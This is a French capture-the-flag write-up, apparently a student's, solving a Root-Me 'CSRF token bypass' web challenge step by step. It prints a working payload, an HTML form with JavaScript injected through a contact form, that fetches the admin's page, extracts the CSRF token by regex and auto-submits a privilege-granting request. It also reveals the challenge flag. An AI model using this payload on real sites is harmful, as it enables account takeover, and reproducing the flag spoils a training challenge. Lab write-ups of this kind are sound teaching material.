

CSRF : CONTOURNEMENT DE JETON


Etape 1 : Je m'inscris



Etape 2 : Inscription Réussie




Etape 3 : Je me connecte




Etape 4 : Je visite les pages


- Profile




- Private



- Contact



Etape 5 : Je regarde le code source de la page pour récupérer la form POST du Formulaire pour être admin



Etape 6 : J’envoie mon formulaire dans la page de contact en description

Contact

test@test.com

Comment

```
<form action="http://challenge01.root-me.org/web-client/ch23/?action=profile" method="post" name="csrf" enctype="multipart/form-data">
  <input id="username" type="text" name="username" value="test">
  <input id="status" type="checkbox" name="status" checked >
  <input id="token" type="hidden" name="token" value="" />
  <button type="submit">Submit</button>
</form>

<script>
  // COMMENTAIRE POUR LE PROF
  // on force l'admin à générer un token
  xhttp = new XMLHttpRequest();
  xhttp.open("GET", "http://challenge01.root-me.org/web-client/ch23/?action=profile", false);
  xhttp.send();
  // extraction du token
  token_admin = (xhttp.responseText.match(/[abcdef0123456789]{32}/));

  // insertion du token dans notre formulaire
   document.getElementById('token').setAttribute('value', token_admin)

  // envoi du formulaire
  document.csrf.submit();
</script>
```

Submit

Etape 7 : Je retourne sur la page Private, me voila admin

Contact | Profile | Private | Logout

Good job dude, flag is : Byp4ss_CSRF_T0k3n-w1th-XSS